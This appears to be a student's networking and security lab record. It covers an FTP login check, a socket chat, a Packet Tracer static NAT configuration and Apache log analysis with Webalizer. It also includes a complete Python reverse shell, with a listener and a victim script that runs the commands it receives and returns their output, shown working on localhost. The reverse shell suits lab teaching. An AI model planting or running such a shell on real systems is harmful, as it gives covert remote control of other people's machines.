





mshiv@localhost: ~
mshiv@localhost:~$ python3 ftp.py
Enter FTP server address: 192.0.2.10
Connecting to FTP server...
[-] Anonymous FTP login is not available.
Reason: [Errno 111] Connection refused
mshiv@localhost:~$



mshiv@localhost: ~
mshiv@localhost:~$ python3 server.py
Server started...
Waiting for a client to connect...
Client connected: ('127.0.0.1', 54321)
Client: Hello
Server: Hi there!
Client: How are you?
Server: I am fine
Client: bye
Client ended the chat.
mshiv@localhost:~$
mshiv@localhost: ~
mshiv@localhost:~$ python3 client.py
Connected to the server.
Type 'bye' to end the chat.
Client: Hello
Server: Hi there!
Client: How are you?
Server: I am fine
Client: bye
Chat ended.
mshiv@localhost:~$



Cisco Packet Tracer
File Edit Options View Tools Extensions Window Help
Logical Physical x: 794, y: 190 [Root]
Inside Network
Outside Network
PC0
192.168.1.10
2960-24TT
Switch0
G0/0
1941
Router0
G0/1
Server0
209.165.200.10
Time: 00:00:21
Realtime Simulation



PC0
Physical Config Desktop Programming Attributes
IP Configuration
DHCP
Static
IP Address 192.168.1.10
Subnet Mask 255.255.255.0
Default Gateway 192.168.1.1
DNS Server



Server0
Physical Config Desktop Programming Attributes
IP Configuration
DHCP
Static
IP Address 209.165.200.10
Subnet Mask 255.255.255.0
Default Gateway 209.165.200.1
DNS Server


Router0
Physical Config CLI Attributes
IOS Command Line Interface
Router>enable
Router#configure terminal
Router(config)#
Router(config)#interface gigabitEthernet0/0
Router(config-if)#ip address 192.168.1.1 255.255.255.0
Router(config-if)#ip nat inside
Router(config-if)#no shutdown
%LINK-5-CHANGED: Interface GigabitEthernet0/0, changed state to up
%LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet0/0, change
Router(config-if)#exit
Router(config)#interface gigabitEthernet0/1
Router(config-if)#ip address 209.165.200.1 255.255.255.0
Router(config-if)#ip nat outside
Router(config-if)#no shutdown
%LINK-5-CHANGED: Interface GigabitEthernet0/1, changed state to up
%LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet0/1, change
Router(config-if)#exit
Router(config)#ip nat inside source static 192.168.1.10 209.165.200.225
Router(config)#end
Router#


Router0
Physical Config CLI Attributes
IOS Command Line Interface
Router#show ip interface brief
Interface IP-Address OK? Method Status Protocol
GigabitEthernet0/0 192.168.1.1 YES manual up up
GigabitEthernet0/1 209.165.200.1 YES manual up up
Vlan1 unassigned YES unset administratively down down
Router#
Router#show ip nat translations
Pro Inside global Inside local Outside local Outside global
--- 209.165.200.225 192.168.1.10 --- ---
Router#
Router#show ip nat statistics
Total translations: 1 (1 static, 0 dynamic; 0 extended)
Outside interfaces: GigabitEthernet0/1
Inside interfaces: GigabitEthernet0/0
Hits: 6 Misses: 0
Router#


PC0
Physical Config Desktop Programming Attributes
Command Prompt
C:\>ping 209.165.200.10
Pinging 209.165.200.10 with 32 bytes of data:
Reply from 209.165.200.10: bytes=32 time<1ms TTL=127
Reply from 209.165.200.10: bytes=32 time<1ms TTL=127
Reply from 209.165.200.10: bytes=32 time<1ms TTL=127
Reply from 209.165.200.10: bytes=32 time<1ms TTL=127
Ping statistics for 209.165.200.10:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 0ms, Maximum = 1ms, Average = 0ms
C:\>


Server0
Physical Config Desktop Programming Attributes
Command Prompt
C:\>ping 192.168.1.10
Pinging 192.168.1.10 with 32 bytes of data:
Reply from 192.168.1.10: bytes=32 time<1ms TTL=128
Reply from 192.168.1.10: bytes=32 time<1ms TTL=128
Reply from 192.168.1.10: bytes=32 time<1ms TTL=128
Reply from 192.168.1.10: bytes=32 time<1ms TTL=128
Ping statistics for 192.168.1.10:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 0ms, Maximum = 1ms, Average = 0ms
C:\>


Logical Physical x: 794, y: 190 [Root]
PC0
192.168.1.10
2960-24TT
Router0
Server0
209.165.200.10
Event List
Vis. Time(sec) Last Device At Device Type Info
0.000 PC0 Server0 ICMP
Reset Simulation
Constant Delay
Captured to:

1. reverse_shell.py (Attacker / Listener)

reverse_shell.py

```python
import socket

# Create a TCP socket (listener)
host = "0.0.0.0"
port = 4444
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((host, port))
s.listen(1)
print(f"[+] Listening on {host}:{port} ...")
conn, addr = s.accept()
print(f"[+] Connection received from {addr}")

while True:
    try:
        cmd = input("shell> ")
        if cmd.lower() == "exit":
            break
        conn.send(cmd.encode())
        data = conn.recv(4096).decode()
        print(data, end="")
    except KeyboardInterrupt:
        break
conn.close()
s.close()
```

2. victim.py (Target / Reverse Shell)

victim.py

```python
import socket
import subprocess
import os

# Attacker machine IP and port
host = "127.0.0.1"
port = 4444

# Create a socket and connect to the attacker
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, port))

while True:
    try:
        # Receive command from attacker
        cmd = s.recv(1024).decode()
        if cmd.lower() == "exit":
            break
        # Execute the command and send the output back
        output = subprocess.getoutput(cmd)
        if output == "":
            output = ""
        s.send(output.encode())
    except:
        break
s.close()
```

3. Run the Listener (Attacker)

mshiv@localhost: ~

```
mshiv@localhost:~$ python3 reverse_shell.py
[+] Listening on 0.0.0.0:4444 ...
[+] Connection received from ('127.0.0.1', 54321)
shell> whoami
mshiv
shell> pwd
/home/mshiv
shell> ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
shell> ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 state UNKNOWN group default qlen 1000
       inet 127.0.0.1/8 scope host lo
       inet6 ::1/128 scope host
2: wlp2s0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 state UP group default qlen 1000
       inet 192.168.1.10/24 brd 192.168.1.255 scope global dynamic wlp2s0
shell> exit
mshiv@localhost:~$
```

4. Run the Victim (Target)

mshiv@localhost: ~

```
mshiv@localhost:~$ python3 victim.py
```

1. Update package list and install Apache

```
mshiv@localhost:~$ sudo apt update
Hit:1 http://archive.ubuntu.com/ubuntu jammy InRelease
Hit:2 http://security.ubuntu.com/ubuntu jammy-security InRelease
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
All packages are up to date.
mshiv@localhost:~$ sudo apt install apache2
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
apache2 is already the newest version (2.4.52-1ubuntu4).
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
mshiv@localhost:~$
```

2. Check Apache status

```
mshiv@localhost:~$ sudo systemctl status apache2
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/lib/systemd/system/apache2.service; en
     Active: active (running) since Tue 2024-11-26 12:18:21
       Docs: https://httpd.apache.org/docs/2.4/
   Main PID: 1234 (apache2)
      Tasks: 55 (limit: 4627)
     Memory: 5.2M
        CPU: 120ms
     CGroup: /system.slice/apache2.service
             ├─1234 /usr/sbin/apache2 -k start
             ├─1235 /usr/sbin/apache2 -k start
             └─1236 /usr/sbin/apache2 -k start
mshiv@localhost:~$
```

3. Generate web server traffic

Apache2 Ubuntu Default Page - Mozilla Firefox

http://localhost

Apache2 Default Page

Ubuntu

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working.

4. View Apache access log

```
mshiv@localhost:~$ sudo tail -n 10 /var/log/apache2/access.log
127.0.0.1 - - [26/Nov/2024:12:19:02 +0000] "GET / HTTP/1.1" 200 10976
127.0.0.1 - - [26/Nov/2024:12:19:05 +0000] "GET /favicon.ico HTTP/1.1" 404 196
127.0.0.1 - - [26/Nov/2024:12:19:10 +0000] "GET / HTTP/1.1" 200 10976
127.0.0.1 - - [26/Nov/2024:12:19:15 +0000] "GET / HTTP/1.1" 200 10976
127.0.0.1 - - [26/Nov/2024:12:19:20 +0000] "GET /icons/ubuntu-logo.png
HTTP/1.1" 200 3622                          HTTP/1.1" 200 3622
mshiv@localhost:~$
```

5. Install Webalizer

```
mshiv@localhost:~$ sudo apt install webalizer
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
webalizer is already the newest version (2.23-10).
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
mshiv@localhost:~$ webalizer -V
Webalizer 2.23-10
mshiv@localhost:~$
```

6. Run Webalizer on access log

```
mshiv@localhost:~$ sudo webalizer
                   /var/log/apache2/access.log
Webalizer 2.23-10
Processing log file... Please wait...
Creating output in /var/www/webalizer ...
Log file successfully processed.
mshiv@localhost:~$
```

7. Check output directory

```
mshiv@localhost:~$ grep -E '^(LogFile|OutputDir)' /etc/webalizer/webalizer.conf
LogFile         /var/log/apache2/access.log
OutputDir       /var/www/webalizer
mshiv@localhost:~$ ls -l /var/www/webalizer
total 238
-rw-r-----  1 root root  32124 Nov 26 12:21 countries.png
-rw-r--r--  1 root root  54123 Nov 26 12:21 index.html
-rw-r--r--  1 root root  20314 Nov 26 12:21 usage_advance.html
-rw-r--r--  1 root root  18233 Nov 26 12:21 usage_search.html
mshiv@localhost:~$
```

8. Open report in browser


Webalizer Statistics - Mozilla Firefox

Webalizer Statistics

http://localhost/webalizer/

Usage Statistics for localhost

Summary Period: Last 12 Months
Generated 26-Nov-2024 12:21 UTC



9. Webalizer report output (index.html)

Summary by Month

Month	Daily Avg						Monthly Totals			
	Hits	Files	Pages	Visits	Sites	KBytes	Visits	Pages	Files	Hits
Nov 2024	120	85	75	20	12	3048	412	1563	1778	2405
Totals						3048	412	1563	1778	2405

Summary by Day of Week

Day	Hits	Files	Pages	Visits	KBytes
Sun	320	250	210	60	4500
Mon	410	310	280	70	5200
Tue	380	300	270	65	4800
Wed	420	330	300	72	5600
Thu	360	280	260	60	4700
Fri	340	260	230	55	4300
Sat	300	240	200	50	4000

Top 10 Sites


#	Hits	Files	KBytes	Visits	Hostname
1	1850	1400	2300	320	127.0.0.1
2	420	300	600	55	192.168.1.5
3	95	80	120	20	192.168.1.8
4	40	35	60	12	192.168.1.10

